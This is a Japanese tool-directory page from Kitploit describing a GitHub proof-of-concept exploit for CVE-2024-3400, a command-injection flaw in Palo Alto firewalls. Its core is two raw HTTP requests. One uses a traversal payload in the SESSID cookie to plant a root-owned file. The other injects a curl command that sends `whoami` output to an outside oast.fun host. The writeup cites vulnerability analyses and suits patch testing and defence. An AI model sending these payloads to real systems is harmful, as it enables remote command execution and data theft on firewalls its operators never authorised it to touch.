
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-3400-poc — CVE-2024-3400の概念実証エクスプロイト。Palo Altoファイアウォールにおけるコマンドインジェクションの脆弱性で、細工したHTTPリクエストによるファイル作成とリモートコマンド実行を実証します。 | Kitploit
ツール/GitHubGitHub/ghassansabir/cve-2024-3400-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubghassansabir/cve-2024-3400-poc

CVE-2024-3400-poc

CVE-2024-3400の概念実証エクスプロイト。Palo Altoファイアウォールにおけるコマンドインジェクションの脆弱性で、細工したHTTPリクエストによるファイル作成とリモートコマンド実行を実証します。

リポジトリを見る
331年前未レビュー
共有

CVE-2024-3400 脆弱性 PoC(検証ツール)

脆弱性の説明

CVE-2024-3400 は、Palo Alto ファイアウォールシステムに存在するコマンドインジェクションの脆弱性です。攻撃者は巧妙に細工した HTTP リクエストを送信することで、対象サーバー上で悪意のあるコマンドを実行し、root 権限を取得することも可能です。

脆弱性の再現手順



  1. 以下の HTTP リクエストを送信します:
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hellome1337.txt;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

このリクエストを送信すると、サーバー上に hellome1337.txt という名前のファイルが作成され、そのファイルは root 権限を持つことになります。


  1. そのファイルにアクセスしようとすると、HTTP ステータスコード 403(禁止)が返されるはずです(404(未検出)ではなく)。

スクリーンショットは、この脆弱性の悪用プロセスにおける効果を示しています:
image

image

コマンドインジェクションの例

この脆弱性を利用してコマンドインジェクションを実行するには、以下のような HTTP リクエストを送信します:

POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/minute/h4`curl${IFS}xxxxxxxxxxxxxxxxx.oast.fun?test=$(whoami)`;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

このリクエストは、サーバー上で whoami コマンドを実行し、その結果を指定したリモートサーバー(例:xxxxxxxxxxxxxxxxx.oast.fun)に送信します。

関連情報

  • Rapid7 分析
  • WatchTowr ラボ分析
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    366
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →